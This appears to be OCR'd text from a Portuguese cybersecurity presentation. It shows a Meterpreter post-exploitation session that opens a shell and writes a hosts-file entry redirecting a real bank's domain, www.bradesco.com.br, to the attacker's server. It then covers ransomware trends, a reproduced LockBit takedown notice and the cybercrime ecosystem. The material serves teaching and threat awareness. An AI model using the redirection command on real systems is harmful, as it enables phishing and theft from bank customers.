
Avaliando as rotas de conexão IPv4 e IPv6, iniciando uma sessão shell e incluindo um redirecionamento local no arquivo hosts da máquina.

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway    Metric  Interface
    ------           -------          -------    ------  ---------
    0.0.0.0          0.0.0.0          10.0.0.1   10      15
    10.0.0.0         255.255.255.0    10.0.0.6   266     15
    10.0.0.6         255.255.255.255  10.0.0.6   266     15
    10.0.0.255       255.255.255.255  10.0.0.6   266     15
    127.0.0.0        255.0.0.0        127.0.0.1  306     1
    127.0.0.1        255.255.255.255  127.0.0.1  306     1
    127.255.255.255  255.255.255.255  127.0.0.1  306     1
    224.0.0.0        240.0.0.0        127.0.0.1  306     1
    224.0.0.0        240.0.0.0        10.0.0.6   266     15
    255.255.255.255  255.255.255.255  127.0.0.1  306     1
    255.255.255.255  255.255.255.255  10.0.0.6   266     15


IPv6 network routes
===================

    Subnet                    Netmask                                  Gateway  Metric  Interface
    ------                    -------                                  -------  ------  ---------
    ::1                       ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::       306     1
    fe80::                    ffff:ffff:ffff:ffff:ffff:ffff::          ::       306     15
    fe80::5efe:a00:6          ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::       306     16
    fe80::d55c:1fc7:4efc:1647 ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::       306     15
    ff00::                    ff00::                                   ::       306     1
    ff00::                    ff00::                                   ::       306     15
meterpreter > shell
Process 3696 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>echo 10.0.0.5 www.bradesco.com.br >> C:\Windows\System32\drivers\etc\hosts
echo 10.0.0.5 www.bradesco.com.br >> C:\Windows\System32\drivers\etc\hosts

C:\Windows\system32>
```

Agora toda vez que o usuário digitar no navegador: www.bradesco.com.br, ele será direcionado para o meu servidor =)

"…adversaries may manipulate victim DNS settings to enable other malicious activities such as preventing/redirecting users from accessing legitimate sites and/or pushing additional malware." – MITRE ATT&CK ID: T1557 – Adversary in the Middle

TA0009 – Collection - T1557 Adversary-in-the-Middle



Evolução dos Modelos de Ransomware

Human Operated Ransomware - Alto Impacto & Crescimento

Não é apenas outro risco de segurança

O que é diferente?

Alto impacto para os negócios

A extorsão interrompe as operações comerciais para motivar o pagamento


Rentável para Invasores

Incentivo económico para continuar a crescer

Margem para Crescimento

Os invasores podem monetizar as lacunas de manutenção de segurança na maioria das empresas:

- **Aplique atualizações de segurança** de forma consistente em todos os computadores.
- **Configure com segurança todos os recursos** usando práticas recomendadas do fabricante/indústria.
- **Mitigue Ataques a roubo de credenciais** para usuários privilegiados.



THE SITE IS NOW UNDER CONTROL OF LAW ENFORCEMENT

This site is now under the control of The National Crime Agency of the UK, working in close cooperation with the FBI and the international law enforcement task force, 'Operation Cronos'.

We can confirm that Lockbit's services have been disrupted as a result of International Law Enforcement action – this is an ongoing and developing operation.

Return here for more information at:

11:30 GMT on Tuesday 20th Feb.

NCA National Crime Agency · ROCU · METROPOLITAN POLICE · EUROPOL · POLITIE · Kanton Zürich · SH · POLIISI

Hello [redacted]

Law Enforcement has taken control of Lockbit's platform and obtained all the information held on there. This information relates to the Lockbit group and you, their affiliate. We have source code, details of the victims you have attacked, the amount of money extorted, the data stolen, chats, and much, much more. You can thank Lockbitsupp and their flawed infrastructure for this situation... we may be in touch with you very soon.

If you would like to contact us directly, please get in touch:


[redacted]

In the meantime, we would encourage you to visit the Lockbit leaksite.

Have a nice day.


Regards,
The National Crime Agency of the UK, the FBI, Europol, and the Operation Cronos Law Enforcement Task Force

Padrões – Human Operated Ransomware



Ecossistema do Crime Cibernético


- Phishing e spam
- Exploit kit: dev/venda
- Golpes



- Loaders
- Crimeware-as-a-service (CaaS)
- Ransomware-as-a-service (RaaS)

